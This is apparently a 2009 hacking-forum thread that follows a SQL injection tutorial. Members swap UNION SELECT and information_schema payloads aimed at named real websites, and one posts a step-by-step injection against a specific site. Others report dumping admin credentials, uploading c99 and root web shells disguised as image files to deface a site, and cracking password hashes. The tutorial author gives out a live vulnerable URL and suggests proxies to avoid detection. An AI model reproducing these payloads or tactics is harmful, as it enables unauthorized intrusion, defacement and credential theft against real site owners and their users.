order by 4--

then 4-1=3

so you have to use:

union select 1,2,3--

see this video

<https://hackforums.net/showthread.php?tid=96173>

riskier - July 19, 2009, 1:18 am

(Jul 19, 2009 01:12 AM)raahul2008 Wrote: [\[CITE\]](#) thanks bro..... ?

(Jul 18, 2009 09:45 PM)riskier Wrote: [\[CITE\]](#) Alright i've got about 3-4 sites where i get to the "union select" thing..

And if i put the right amount of columns the site looks normal?

Am i doing something wrong?

I also keep getting stuff like this..

Query failed: The used SELECT statements have a different number of column

i just answered the same Q anyway here it is:

when using order by statement in which number do u get an error...

reduce 1 from that number and use it for union select

eg: u got erroe when using this :

order by 4--

then 4-1=3

so you have to use:

union select 1,2,3--

see this video

<https://hackforums.net/showthread.php?tid=96173> figured that.. The first part is more so my problem.

raahul2008 - July 19, 2009, 3:58 am

(Jul 19, 2009 01:18 AM)riskier Wrote: [\[CITE\]](#) i just answered the same Q anyway here it is: when using order by statement in which number do u get an error...

reduce 1 from that number and use it for union select
eg: u got error when using this :
order by 4--

then 4-1=3

so you have to use:

union select 1,2,3--

see this video

<https://hackforums.net/showthread.php?tid=96173> figured that.. The first part is more so my problem.

[/quote]

ok so now u are happy na..... ?

LKKA - July 19, 2009, 4:03 am

Thanks for this awesome TUT :)

raahul2008 - July 19, 2009, 4:10 am

(Jul 19, 2009 04:03 AM)kesa Wrote: [\[CITE\]](#) Thanks for this awesome TUT :)
no prob mate..... ?

Dirty_Moon - July 19, 2009, 4:19 am

Nice tutorial for SQL injection keep it up m8 ;)

raahul2008 - July 19, 2009, 4:25 am

(Jul 19, 2009 04:19 AM)dirty_moon Wrote: [\[CITE\]](#) Nice tutorial for SQL injection keep it up m8 ;) thaks for makin post # 100 bro..... ?

Moudi - July 19, 2009, 1:46 pm

this is a php backdoor .. its is a trojan but it wont harm your computer
Microsoft OLE DB Provider for SQL Server error '80040e14'

Incorrect syntax near '/'.

/Media/Review.asp, line 80

thats when i try the order 1 .. wtf is that :/ ?

raahul2008 - July 19, 2009, 11:00 pm

(Jul 19, 2009 01:46 PM)Moudi Wrote: [\[CITE\]](#) this is a php backdoor .. its is a trojan but it wont harm your computer

Microsoft OLE DB Provider for SQL Server error '80040e14'

Incorrect syntax near '/'.

/Media/Review.asp, line 80

thats when i try the order 1 .. wtf is that :/ ?
you are trying SQLi an .asp site i think..... ?

riskier - July 19, 2009, 11:13 pm

raahul you got msn? :]

raahul2008 - July 19, 2009, 11:16 pm

(Jul 19, 2009 11:13 PM)riskier Wrote: [\[CITE\]](#) raahul you got msn? :]
ya but that shit is frozen..... ?

Dyzajash - July 22, 2009, 7:40 am

ok done Now I will wait for results. If it's work i will buy hf l337 and +rep you xd

raahul2008 - July 22, 2009, 10:23 am

(Jul 22, 2009 07:40 AM)Dyzajash Wrote: [\[CITE\]](#) ok done Now I will wait for results. If it's work i will buy hf l337 and +rep you xd
that would be great....?

and this thread passed 4000 views
?

Pancake111 - July 22, 2009, 11:11 am

Great tut ;) i would rep you if i new how

raahul2008 - July 22, 2009, 11:28 am

(Jul 22, 2009 11:11 AM)____ Wrote: [\[CITE\]](#) Great tut ;) i would rep you if i new how
thanks bro.... any LEET pls teach him how to.... ?

Braco Asshole - July 22, 2009, 6:01 pm

very nicely written tutorial

raahul2008 - July 22, 2009, 8:08 pm

(Jul 22, 2009 06:01 PM)blocka12 Wrote: [\[CITE\]](#) very nicely written tutorial
thanks bro.....?

?????q??l???? - July 22, 2009, 9:03 pm

Very nicely done, helped me quite a bit. Thanks man.

raahul2008 - July 23, 2009, 12:02 am

(Jul 22, 2009 09:03 PM)xxdemonicxx Wrote: [\[CITE\]](#) Very nicely done, helped me quite a bit. Thanks man.

thanks bro.... for more knowledge watch my video tut also....?

ayerun - July 23, 2009, 6:15 pm

great tut bro...but whenever i try to use the union all select 1,2,3,4--

it ethier gives me an error like this [SELECT failed in SQL: SELECT * FROM membership_shop WHERE id=1 Union all select 1,2,3,4,5,6,7--] (1222 : The used SELECT statements have a different number of columns)
or nothing happens..

just wondering why... and for the error i tried everything down to 1

raahul2008 - July 23, 2009, 9:05 pm

(Jul 23, 2009 06:15 PM)ayerun Wrote: [\[CITE\]](#) great tut bro...but whenever i try to use the union all select 1,2,3,4--

it ethier gives me an error like this [SELECT failed in SQL: SELECT * FROM membership_shop WHERE id=1 Union all select 1,2,3,4,5,6,7--] (1222 : The used SELECT statements have a different number of columns)
or nothing happens..

just wondering why... and for the error i tried everything down to 1
that means u didnt find the correct number of columns..... ?

ayerun - July 23, 2009, 9:08 pm

hmmm but when i do a higher value i get an error...

raahul2008 - July 23, 2009, 9:57 pm

(Jul 23, 2009 09:08 PM)ayerun Wrote: [\[CITE\]](#) hmmm but when i do a higher value i get an error...
PM me the site url.... i will let u know wats the prob.....?

joehaxor - July 24, 2009, 3:36 pm

I am getting the "The used SELECT statements have a different number of columns" and still have not found an answer to why this happens. I used the order by #-- statement to find the number of columns, anything higher than 2 gave the error "Unknown column '#' in 'order clause'" so there should only be 2 columns right? But then the command union all select 1,2-- gets me that first error "The used SELECT statements have a different number of columns"

I have followed the tutorial to the letter, but I can't find what's going wrong here

R3Qui3M - July 24, 2009, 8:16 pm

Awesome tut! I was able to pull off my very first SQL injection! Although for some reason after entering the admin and pw, I clicked login but nothing happened. Strange. Oh well, I got the information and that was half the battle.

raahul2008 - July 24, 2009, 8:32 pm

(Jul 24, 2009 03:36 PM)joehaxor Wrote: [\[CITE\]](#) I am getting the "The used SELECT statements have a different number of columns" and still have not found an answer to why this happens. I used the order by #-- statement to find the number of columns, anything higher than 2 gave the error "Unknown column '#' in 'order clause'" so there should only be 2 columns right? But then the command union all select 1,2-- gets me that first error "The used SELECT statements have a different number of columns"

I have followed the tutorial to the letter, but I can't find what's going wrong here
PM me the link.... i will try and let you know... ?

(Jul 24, 2009 08:16 PM)R3Qui3M Wrote: [\[CITE\]](#) Awesome tut! I was able to pull off my very first SQL injection! Although for some reason after entering the admin and pw, I clicked login but nothing happened. Strange. Oh well, I got the information and that was half the battle.
ohhhhhhhhhh..... well done....?

toxicity - July 24, 2009, 9:54 pm

what if the vulnerable site is just showing "CHARACTER_SET" as table...and no more names are shown??

the only column name visible is "CHARACTER_SET_NAME"...

help pls...

the site has SQL>5

It has also happened that a site is vulnerable,it has for example,5 cells..(i.e order by 5 returns no error,but 6 does),

but when i put "union all select 1,2,3,4,5--" it shows the error that number of columns are different..something like that..or it shows no error at all..

thanks in advance.

raahul2008 - July 24, 2009, 11:59 pm

(Jul 24, 2009 09:54 PM)toxicity Wrote: [\[CITE\]](#) what if the vulnerable site is just showing "CHARACTER_SET" as table...and no more names are shown??

the only column name visible is "CHARACTER_SET_NAME"...

help pls...

the site has SQL>5

It has also happened that a site is vulnerable,it has for example,5 cells..(i.e order by 5 returns no error,but 6 does),

but when i put "union all select 1,2,3,4,5--" it shows the error that number of columns are different..something like that..or it shows no error at all..

thanks in advance.

in the 1st case you have to use the limit command... for example

<http://www.yoursite.com/hell/article.php?id=-1> union all select 1,2,table_name,4,5 from information_schema.tables--

This will display all the table name in the database.Sometimes there is not enough place to display all the table name so it will display only one table name

In this case we will use limit 0,1 such as :-

<http://www.yoursite.com/hell/article.php?id=-1> union all select 1,2,table_name,4,5 from information_schema.tables limit 0,1--

then to get the next result increase 1 so it will be limit 1,0-- then limit 2,0--

like that u have to go on..... same with column names also..... ?

OriOn_- - July 25, 2009, 1:32 am

French thanx 4 you

Very nice and complete tut.

Sorry 4 my english my french is less bad :p

toxicity - July 25, 2009, 1:56 am

thanks mate...any help for the second and third problems?

can i post some real site for an example?
it's something like w?w.nscurl.c?m
in this site...i have got the correct number of columns(which is 22)...but when i check for union,i get this error "Query failed: The used SELECT statements have a different number of columns"

raahul2008 - July 25, 2009, 2:00 am

(Jul 25, 2009 01:32 AM)OriOn-_- Wrote: [\[CITE\]](#) French thanx 4 you
Very nice and complete tut.

Sorry 4 my english my french is less bad :p
thanks bro..... ?

(Jul 25, 2009 01:56 AM)toxicity Wrote: [\[CITE\]](#) thanks mate...any help for the second and third problems?
i think that site is not vulnerable.... (semi)

toxicity - July 25, 2009, 2:06 am

i guess it is....check it out yourself...its' in my previous post..sry,was editing it when you replied.
Here's another...
w?w.dke.o?g
columns=16
same error,union command returns"Query failed: The used SELECT statements have a different number of columns"

riskier - July 25, 2009, 2:29 am

Can you give me the exact link to the site your trying to SQLi?

toxicity - July 25, 2009, 2:37 am

(Jul 25, 2009 02:29 AM)riskier Wrote: [\[CITE\]](#) Can you give me the exact link to the site your trying to SQLi?
sure...
1)<http://www.dke.org/site/events/event.php?id=8>
2)<http://www.nscurl.com/portal/event.php?id=1>
and many more...i guess
thanks in advance..?

riskier - July 25, 2009, 2:53 am

<http://www.dke.org/site/events/event.php?id=-8> union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16--

11,6,7,8,4 are vuln columns.

<http://www.dke.org/site/events/event.php?id=-8> union select
1,2,3,@version,5,6,7,8,9,10,11,12,13,14,15,16--
The version is 5.0.45-log so this will be easy.

<http://www.dke.org/site/events/event.php?id=-8> union all select
1,2,3,table_name,5,6,7,8,9,10,11,12,13,14,15,16 from information_schema.tables--
We're checking for the table names.. now..
And i think you can take it from here ?

Mr.CocaineCharlie - July 25, 2009, 2:55 am

Great Tutorial man :) .

toxicity - July 25, 2009, 2:58 am

(Jul 25, 2009 02:53 AM)riskier Wrote: [\[CITE\] http://www.dke.org/site/events/event.php?id=-8](http://www.dke.org/site/events/event.php?id=-8) union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16--

11,6,7,8,4 are vuln columns.

<http://www.dke.org/site/events/event.php?id=-8> union select 1,2,3,@@version,5,6,7,8,9,10,11,12,13,14,15,16--
The version is 5.0.45-log so this will be easy.

<http://www.dke.org/site/events/event.php?id=-8> union all select 1,2,3,table_name,5,6,7,8,9,10,11,12,13,14,15,16 from information_schema.tables--
We're checking for the table names.. now..
And i think you can take it from here ?
WoW,but..how did 'ya do that?
i mean how did you find the vuln columns??

there are so many column names,can't seem to find the main ones...user,pass..etc
anyways,thanks...you gotta teach me how you did that..

raahul2008 - July 25, 2009, 4:13 am

(Jul 25, 2009 02:55 AM)Cranksy Wrote: [\[CITE\]](#) Great Tutorial man :)
thanks bro..... ?

(Jul 25, 2009 02:58 AM)toxicity Wrote: [\[CITE\]](#) WoW,but..how did 'ya do that?
i mean how did you find the vuln columns??

there are so many column names,can't seem to find the main ones...user,pass..etc
anyways,thanks...you gotta teach me how you did that..
hey bro.... the whole point of using the union all select 1,2,3,4-- is finding the vuln column.... i explained in my tut na... read it completely pls.... ?

toxicity - July 25, 2009, 4:26 am

dude you don't get it..i mean this:
He Used "union select" but not "union all select"
why?

Gr8 tut anyways..the credit goes to you :D

raahul2008 - July 25, 2009, 5:31 am

(Jul 25, 2009 04:26 AM)toxicity Wrote: [\[CITE\]](#) dude you don't get it..i mean this:
He Used "union select" but not "union all select"
why?

Gr8 tut anyways..the credit goes to you :D
dude "union select" or "union all select" both will give the same results... check it.... ok... u can use both... ?

raahul2008 - July 25, 2009, 7:41 am

passed 5,000 views..... ?

toxicity - July 25, 2009, 8:53 am

thanks man...
congrats on 5000+...keep it coming//

raahul2008 - July 25, 2009, 9:50 am

(Jul 25, 2009 08:53 AM)toxicity Wrote: [\[CITE\]](#) thanks man...
congrats on 5000+...keep it coming//
thanks bro..... pls dont let this thread die... keep it alive by posting comments..... ?

joehaxor - July 25, 2009, 2:09 pm

(Jul 24, 2009 08:32 PM)raahul2008 Wrote: [\[CITE\]](#) PM me the link.... i will try and let you know... ?
nvm I got it. Awesome tut bro

raahul2008 - July 25, 2009, 9:58 pm

(Jul 25, 2009 02:09 PM)joehaxor Wrote: [\[CITE\]](#) nvm I got it. Awesome tut bro

thanks bro ?

R3Qui3M - July 26, 2009, 11:48 pm

I got all the way to displaying the admin and password for this site

<http://www.arcdi.com/trainers.php?id=30>

I see the admin login (its on every page of the site....but nothing happens when I click "Login"

is there a way to get to a different admin login?

ADMIN:EDUCATE

raahul2008 - July 27, 2009, 12:08 am

(Jul 26, 2009 11:48 PM)R3Qui3M Wrote: [\[CITE\]](#) I got all the way to displaying the admin and password for this site

<http://www.arcdi.com/trainers.php?id=30>

I see the admin login (its on every page of the site....but nothing happens when I click "Login"

is there a way to get to a different admin login?

ADMIN:EDUCATE

the login script is not working i thing.... idk ?

Moudi - July 27, 2009, 12:16 am

(Posting a comment to keep the thread hot) =P

Quote:I got all the way to displaying the admin and password for this site

<http://www.arcdi.com/trainers.php?id=30>

I see the admin login (its on every page of the site....but nothing happens when I click "Login"

is there a way to get to a different admin login?

ADMIN:EDUCATE

Look at the page source .. the action="#" .. the script is fucked lol

raahul2008 - July 27, 2009, 12:25 am

(Jul 27, 2009 12:16 AM)Moudi Wrote: [\[CITE\]](#) (Posting a comment to keep the thread hot) =P
Look at the page source .. the action="#" .. the script is fucked lol
thats what i said... and moudi explained it well thanks mate... ?

riskier - July 27, 2009, 12:46 am

(Jul 26, 2009 11:48 PM)R3Qui3M Wrote: [\[CITE\]](#) I got all the way to displaying the admin and password for this site

<http://www.arcdi.com/trainers.php?id=30>

I see the admin login (its on every page of the site....but nothing happens when I click "Login"

is there a way to get to a different admin login?

ADMIN:EDUCATE

<http://www.arcdi.com:2082/login/>

<http://www.arcdi.com/login.php>

Singer - July 28, 2009, 4:21 am

thanks bro for this very useful tutorial

i have found some vulnerable sites

<http://www.diverge.ws/bbs/index.php?page='viewthread&threadid='209>

how to inject sql in this site

i have uploaded rootshell & c99 but c99 is showing php code in ie & rootshell have no option to change index page so how can i deface this site

please help me

root shell > <http://diverge.ws/bbs/uploads/lolnew.php.jpg>

c99 > <http://diverge.ws/bbs/uploads/again123.php.gif>

& SQLIHelperV.2.7 is not working when i put any vulnerable site first time that is saying url is vulnerable & 2nd time url is not vulnerable after that this software is stoped, if u know any other software like this please give me
i appriciate

thanks

raahul2008 - July 28, 2009, 7:21 am

(Jul 28, 2009 04:21 AM)kennydear007 Wrote: [\[CITE\]](#) thanks bro for this very useful tutorial

i have found some vulnerable sites

<http://www.diverge.ws/bbs/index.php?page='viewthread&threadid='209>

how to inject sql in this site

i have uploaded rootshell & c99 but c99 is showing php code in ie & rootshell have no option to change index page so how can i deface this site

please help me

root shell > <http://diverge.ws/bbs/uploads/lolnew.php.jpg>

c99 > <http://diverge.ws/bbs/uploads/again123.php.gif>

& SQLIHelperV.2.7 is not working when i put any vulnerable site first time that is saying url is vulnerable & 2nd time url is not vulnerable after that this software is stoped, if u know any other software like this please give me
i appriciate

thanks
that site is not vulnerable..... i think you are using the exploit scanner.. it doesnt give 100% accurate results...

and you can't use shells in every sites... ?

Singer - July 28, 2009, 5:43 pm

(Jul 28, 2009 07:21 AM)raahul2008 Wrote: [\[CITE\]](#) that site is not vulnerable..... i think you are using the exploit scanner.. it doesnt give 100% accurate results...

and you can't use shells in every sites... ?yeah i m using exploit scanner & thats working great, & sql helper is not working thats why i m doing injection manually, well manually inection is a great fun?

but can u tell me any similar program like sql helper?
tools are making hacking easy,

i got database of this site

<http://www.ac-psych.org/index.php?id=1>

but i cant found username & password column in database (sql helper works for me only in this site)

HaVoK™ - July 28, 2009, 6:03 pm

(Jun 24, 2009 03:38 PM)satanswrath Wrote: [\[CITE\]](#) Rofl, nice tut but yeah... why trying to put a trojan?

a php file cannot be identified as a trojan so dont lie
FAIL. Completely incorrect, it's just the shell is so old that every antivirus knows c99 as a trojan.
And you would know that you can't infect yourself with a php file ? ? YOU FAIL ?

Otherwise, this is a great tutorial.

raahul2008 - July 28, 2009, 11:24 pm

(Jul 28, 2009 06:03 PM)TsGh HaVoK Wrote: [\[CITE\]](#) FAIL. Completely incorrect, it's just the shell is so old that every antivirus knows c99 as a trojan. And you would know that you can't infect yourself with a php file ? ? YOU FAIL ?

Otherwise, this is a great tutorial.
thanks mate... there are some guys who doesn't want to share their knowledge... and when others share they start blaming them...

i wont give a shit about them..... ?

thanks for your post?

(Jul 28, 2009 05:43 PM)kennydear007 Wrote: [\[CITE\]](#) yeah i m using exploit scanner & thats working great,
& sql helper is not working thats why i m doing injection manually, well manually inection is a great

fun?

but can u tell me any similar program like sql helper?
tools are making hacking easy,

i got database of this site

<http://www.ac-psych.org/index.php?id=1>

but i cant found username & password column in database (sql helper works for me only in this site)

when using sql helper you must remove the ' from the url

and my personal advice: pls dont use tools... do it manually... clicking 3 buttons and getting the site hacked is not fun ?

and the site you gave doesnt have password in the database...?

who the fuck is alice - July 29, 2009, 1:00 am

nice...and mindboggling tutorial.....

raahul2008 - July 29, 2009, 1:31 am

(Jul 29, 2009 01:00 AM)warlock666 Wrote: [\[CITE\]](#) nice...and mindboggling tutorial.....
thanks mate..... ?

Singer - July 29, 2009, 1:51 am

(Jul 28, 2009 11:24 PM)raahul2008 Wrote: [\[CITE\]](#) thanks mate... there are some guys who doesn't want to share their knowledge... and when others share they start blaming them...

i wont give a shit about them..... ?

thanks for your post?

(Jul 28, 2009 05:43 PM)kennydear007 Wrote: [\[CITE\]](#) yeah i m using exploit scanner & thats working great,

& sql helper is not working thats why i m doing injection manually, well manually inection is a great fun?

but can u tell me any similar program like sql helper?
tools are making hacking easy,

i got database of this site

<http://www.ac-psych.org/index.php?id=1>

but i cant found username & password column in database (sql helper works for me only in this site)

when using sql helper you must remove the ' from the url

and my personal advice: pls dont use tools... do it manually... clicking 3 buttons and getting the site hacked is not fun ?

and the site you gave doesnt have password in the database...?

thanks u r great ?

raahul2008 - July 29, 2009, 2:09 am

(Jul 29, 2009 01:51 AM)kennydear007 Wrote: [\[CITE\]](#) when using sql helper you must remove the ' from the url

and my personal advice: pls dont use tools... do it manually... clicking 3 buttons and getting the site hacked is not fun ?

and the site you gave doesnt have password in the database...?
thanks u r great ?
[/quote]

no prob mate..... ?

HardOwned - July 29, 2009, 2:47 am

I tried it on a few sites and it worked, but this one was pretty wierd:

[http://www.nlhiphop.nl/article.php?id=273'](http://www.nlhiphop.nl/article.php?id=273)

If you enter that URL and press enter, you will get Code 5#: Hacker!?

raahul2008 - July 29, 2009, 2:58 am

(Jul 29, 2009 02:47 AM)HardOwned Wrote: [\[CITE\]](#) I tried it on a few sites and it worked, but this one was pretty wierd:

[http://www.nlhiphop.nl/article.php?id=273'](http://www.nlhiphop.nl/article.php?id=273)

If you enter that URL and press enter, you will get Code 5#: Hacker!?
they have filtered ... it..... ?

Trebor - July 29, 2009, 4:57 am

ncie good work this hslped alot i used a little SQL and manily shlles for web carcking!

raahul2008 - July 29, 2009, 6:53 am

(Jul 29, 2009 04:57 AM)Trebor Wrote: [\[CITE\]](#) ncie good work this hslped alot i used a little SQL and manily shlles for web carcking!
thanks mate..... ?

michael.coogan - July 29, 2009, 7:51 am

cool im clueless tho lol

raahul2008 - July 29, 2009, 8:13 am

(Jul 29, 2009 07:51 AM)michael.coogan Wrote: [\[CITE\]](#) cool im clueless tho lol
dont feel shy... any prob post here we will answer your questions.... ?

Valour - July 30, 2009, 8:10 am

wow ! !

its brilliant

i wanted to know how do i search for admin page coz i had a website which is vulnerable but i couldn't find the admin page for it

it was labelled "acceess denied"
in SQLi Helper

so what shud i do ?

and is it illegal or does it become ok when we logout or is it a permanent change?

raahul2008 - July 30, 2009, 8:14 am

(Jul 30, 2009 08:10 AM)Undefined Wrote: [\[CITE\]](#) wow ! !

its brilliant

i wanted to know how do i search for admin page coz i had a website which is vulnerable but i couldn't find the admin page for it

it was labelled "acceess denied"
in SQLi Helper

so what shud i do ?

and is it illegal or does it become ok when we logout or is it a permanent change?
use the admin page finder i gave you....

and some admin pages are ip white listed.... so only that ip can login..

and the changes are permanent.(the owner can restore it)... and if you are so scared use proxies....
?

Sho0ter - July 30, 2009, 9:22 am

Thnx for a nice tut man. i m trying it on this site <http://www.frcphotos.com/gallery.php?id=194> i hav cleared first 2 steps easily but when i tried step 3 it gives me error i-e

[SELECT failed in SQL: SELECT * FROM membership_shop WHERE id=194 union all select 1,2,3,4,5,6,7/*] (1222 : The used SELECT statements have a different number of columns)

Wats wrong or wat m i doing wrong. waiting for ur reply.

raahul2008 - July 30, 2009, 12:07 pm

(Jul 30, 2009 09:22 AM)mistermostwan3d Wrote: [\[CITE\]](#) Thnx for a nice tut man. i m trying it on this site <http://www.frcphotos.com/gallery.php?id=194> i hav cleared first 2 steps easily but when i tried step 3 it gives me error i-e

[SELECT failed in SQL: SELECT * FROM membership_shop WHERE id=194 union all select 1,2,3,4,5,6,7/*] (1222 : The used SELECT statements have a different number of columns)

Wats wrong or wat m i doing wrong. waiting for ur reply.
as i said before all sites that give error when putting ' are not vuln.?
and this is one of those.... try some other site.... ?

FILIPOTTER - July 30, 2009, 10:36 pm

Well I managed to get some passwords and users on the site. Although I DID find an admin login, It didn't work. The login is root so it probably does the same thing and the password is 16 characters. What encryption might it have?

MazTrojan - July 30, 2009, 11:00 pm

Thanks good job dude

raahul2008 - July 30, 2009, 11:49 pm

(Jul 30, 2009 10:36 PM)FILIPOTTER Wrote: [\[CITE\]](#) Well I managed to get some passwords and users on the site. Although I DID find an admin login, It didn't work. The login is root so it probably does the same thing and the password is 16 characters. What encryption might it have?
not md5
md5 must have 32 characters..... this can be mysql hash..... ?

aprax - July 31, 2009, 5:20 am

good write up, dude. i'll look into it

raahul2008 - July 31, 2009, 8:53 am

(Jul 31, 2009 05:20 AM)aprax Wrote: [\[CITE\]](#) good write up, dude. i'll look into it
thanks mate..... ?

oEXE - July 31, 2009, 3:46 pm

I keep getting 16 bit strings for the passwords, and i don't know how to decode them. Any help please? =/
Here's an example: 06e4711b33789162

EDIT: Nevermind, figured it out. Great tut, thanks!

raahul2008 - July 31, 2009, 11:05 pm

(Jul 31, 2009 03:46 PM)k311ymm Wrote: [\[CITE\]](#) I keep getting 16 bit strings for the passwords, and i don't know how to decode them. Any help please? =/
Here's an example: 06e4711b33789162

EDIT: Nevermind, figured it out. Great tut, thanks!
ok... you found it na.... then ?

nile - August 1, 2009, 3:31 am

good tut...thansssssssssssssssssssssssssssssssssss

raahul2008 - August 1, 2009, 4:38 am

(Aug 1, 2009 03:31 AM)nile Wrote: [\[CITE\]](#) good tut...thansssssssssssssssssssssssssssssssssss
thanks man..... ?

raahul2008 - August 2, 2009, 8:46 pm

? hurrah passed 7,000 views ?

chinaman7x7 - August 3, 2009, 1:16 pm

needs to be updated replace the downloads with better and new programs to use please

raahul2008 - August 4, 2009, 5:08 am

(Aug 3, 2009 01:16 PM)chinaman7x7 Wrote: [\[CITE\]](#) needs to be updated replace the downloads with better and new programs to use please
what.... they work well why what's the prob with them?

SirDonkeyPunch - August 4, 2009, 9:57 am

(Jun 24, 2009 02:16 AM)kutmustakurt Wrote: [\[CITE\]](#) well the shell you provided contains trojan.
please check the link.

Spoiler ([Click to View](#))
wow..... do you have a brain or just an empty space in your head?

of COURSE its gonna pop up on a fucking AV because its a PHPSHELL which is the main threat to sites being exploited by RFI..... its the same principle of saying "I want to setup that keylogger so i can infect other people but its coming up on my anti-virus....."

seriously now? you call yourself a hacker.... come one dude.

spend some time reading some security white papers and not spending your time on these forums, youll learn a whole fuckton more.

raahul2008 - August 4, 2009, 10:15 am

SirDonkeyPunch Wrote:wow..... do you have a brain or just an empty space in your head?

of COURSE its gonna pop up on a fucking AV because its a PHPSHELL which is the main threat to sites being exploited by RFI..... its the same principle of saying "I want to setup that keylogger so i can infect other people but its coming up on my anti-virus....."

seriously now? you call yourself a hacker.... come one dude.

spend some time reading some security white papers and not spending your time on these forums, youll learn a whole fuckton more.

pls dont blame him.... thats before long time.... and now "kutmustakurt" is one of my best friends in HF..... ?

SirDonkeyPunch - August 4, 2009, 10:24 am

i joined these forums like a month ago hoping i could learn something..... so far i havent.....

no one on here has the least motivation to actually LEARN on their own. i could practically gaurantee maybe only 1 out of 100 people on here know anything about risk assessment or the CIA model. seems like everyone on here are just looking for an easy way to impress their friends. so sorry if i seem like a dick, i just dont like people trying to get into the industry when they dont know what its about, or how to go about gathering the information they want to learn. apart from these forums, i dont think over half of these kids know what they would do to get info.

subscribe to FD and Bugtraq for god sakes. go to an OWASP meeting in your area, see if there are any hackerspaces in your area. hell, if all else, go to a 2600 meeting near ya. read up on white papers to understand the mechanics behind your uber l33t h4x. DO something for god sakes. and stop asking for handouts. Nessus Reports dont make you a pen-tester/hacker.

- This has been a PSA from the industry,

nicholascoburn - August 4, 2009, 11:25 am

It's a great tutorial and it's helping me learn a lot but I can't figure out why I get this error with the UNION command.

Code <http://www.frcphotos.com/gallery.php?id=193> union all select 1,2,3,4,5,6,7/*

Code [SELECT failed in SQL: SELECT * FROM membership_shop WHERE id=193 union all select 1,2,3,4,5,6,7/*] (1222 : The used SELECT statements have a different number of columns)

I've tried the -- at end, suggestions?

SirDonkeyPunch - August 4, 2009, 11:30 am

thats because the table doesnt have that many columns, its a process of elimination to identify how many columns it has. you gotta keep on working with the error messages to harvest info about the

table.

Vaqxine - August 4, 2009, 11:31 am

Nice tutorial, Rahuul. Thanks for contributing :)

booobohoh - August 5, 2009, 5:08 am

Damm u make me join this forum becouse of you ?

thanks u r the best

raahul2008 - August 5, 2009, 5:36 am

(Aug 5, 2009 05:08 AM)booobohoh Wrote: [\[CITE\]](#) Damm u make me join this forum becouse of you ?

thanks u r the best

wow... that's great.... gain as much knowledge as you can from here... and then give it to others too..... ?

welcome to HF

booobohoh - August 5, 2009, 10:46 am

Do u have software who can decryp lot of MD5 file ??

SirDonkeyPunch - August 5, 2009, 10:50 am

(Aug 5, 2009 10:46 AM)booobohoh Wrote: [\[CITE\]](#) Do u have software who can decryp lot of MD5 file ??

use JTR

booobohoh - August 5, 2009, 7:08 pm

(Aug 5, 2009 10:50 AM)SirDonkeyPunch Wrote: [\[CITE\]](#) use JTR

Do u know other software?

cos i found trojan : john1701/run/john-386.exe - Win32/HackTool.John.NAA trojan

Thanks

raahul2008 - August 5, 2009, 9:51 pm

(Aug 5, 2009 07:08 PM)booobohoh Wrote: [\[CITE\]](#) Do u know other software?

cos i found trojan : john1701/run/john-386.exe - Win32/HackTool.John.NAA trojan

Thanks

that's normal... coz this is a password cracker.. and a hacking tool... AV detects it as virus.... upload to anubis and see ?

•ANONYMOUS•™ - August 6, 2009, 3:05 am

hmm,

i found another site, but it doesnt support "Union", what should i do?

the site is "noborder.com" waiting 4 reply

MyNameIs940 - August 6, 2009, 6:26 pm

Yes, c99 is not a trojan, but it is considered one by AV software because it basically is a virus ;P

Nervous - August 6, 2009, 7:25 pm

What does it mean if the page stays the same when I add the apostophie?

DarkZero - August 6, 2009, 9:00 pm

First I just wanna say this is an awesome tutorial!

But when I try to do "union all select 1/*" (only has 1 column) it just says "bad query" I tried using "union all select 1--" but I still get the same error. Any help?

N3w_2_H@Ck1n™ - August 6, 2009, 11:36 pm

am i the onlyyyy one that can nvr find a fkn vulnerable site? i'm up to page...54 in the google search results and still havnt found ONE vuln site :(

Kink - August 6, 2009, 11:38 pm

Well you just have to find a shitty Site Bro...

raahul2008 - August 7, 2009, 12:34 am

(Aug 6, 2009 09:00 PM)DarkZero Wrote: [\[CITE\]](#) First I just wanna say this is an awesome tutorial!

But when I try to do "union all select 1/*" (only has 1 column) it just says "bad query" I tried using "union all select 1--" but I still get the same error. Any help?

if there is only 1 column why are you trying to find the vulnerable column ?

just go to the next step....

Code union select @@version--

mohitc - August 7, 2009, 1:20 am

@rahul,

i m jus a beginner in sql injection and jus want to know how to find a variable in the url of site so as to check its vulnerability,

dont give me the dorks and ask to searhn in google,

but tell me how to find variable in pirticular given site .

or jus get me the variable of site www.atulmaharaj.com

u can help me either way.

SCR34M3R - August 7, 2009, 7:10 pm

I found a vulnerable site, well i think <http://www.breitbart.com/article.php?id=1> is the site

when i do <http://www.breitbart.com/article.php?id=1> i get the error

but i try and do <http://www.breitbart.com/article.php?id=1> order by (number)/*, have tried 9999999999 but it still shows me the website

What am i doing wrong?

Cheers

Justin

raahul2008 - August 7, 2009, 9:43 pm

(Aug 7, 2009 07:10 PM)SCR34M3R Wrote: [\[CITE\]](#) I found a vulnerable site, well i think

<http://www.breitbart.com/article.php?id=1> is the site

when i do <http://www.breitbart.com/article.php?id=1> i get the error

but i try and do <http://www.breitbart.com/article.php?id=1> order by (number)/*, have tried 9999999999 but it still shows me the website

What am i doing wrong?

Cheers

Justin

all sites which gives error when putting ' are not vulnerable ?

SCR34M3R - August 7, 2009, 10:52 pm

(Aug 7, 2009 09:43 PM)raahul2008 Wrote: [\[CITE\]](#) all sites which gives error when putting ' are not vulnerable ?

thanks

now im all confused hahahah

raahul2008 - August 7, 2009, 10:53 pm

(Aug 7, 2009 10:52 PM)SCR34M3R Wrote: [\[CITE\]](#) thanks

now im all confused hahahah

putting ' at the end is just a test.... its not 100% accurate...but 99%. ?

NewKlearBoy - August 7, 2009, 11:14 pm

(Aug 7, 2009 10:53 PM)raahul2008 Wrote: [\[CITE\]](#) putting ' at the end is just a test.... its not 100% accurate...but 99%. ?fuck im lost and i cant find a site .

??¢??? - August 7, 2009, 11:16 pm

raahul can you get me a vulnerable site? please ill rep + you

NewKlearBoy - August 7, 2009, 11:16 pm

(Aug 7, 2009 11:16 PM)Ð½Î±Â¢Ð°Ñ"Ñ? Wrote: [\[CITE\]](#) rahul can you get me a vulnerable site? please ill rep + you

Word up me to0 .

raahul2008 - August 7, 2009, 11:35 pm

(Aug 7, 2009 11:16 PM)Ð½Î±Â¢Ð°Ñ"Ñ? Wrote: [\[CITE\]](#) rahul can you get me a vulnerable site? please ill rep + you

Code http://www.fishingbuddy.com.sg/product_view.php?product_id=581

try that..... ?

NewKlearBoy - August 7, 2009, 11:38 pm

(Aug 7, 2009 11:35 PM)raahul2008 Wrote: [\[CITE\]](#) Code

http://www.fishingbuddy.com.sg/product_view.php?product_id=581

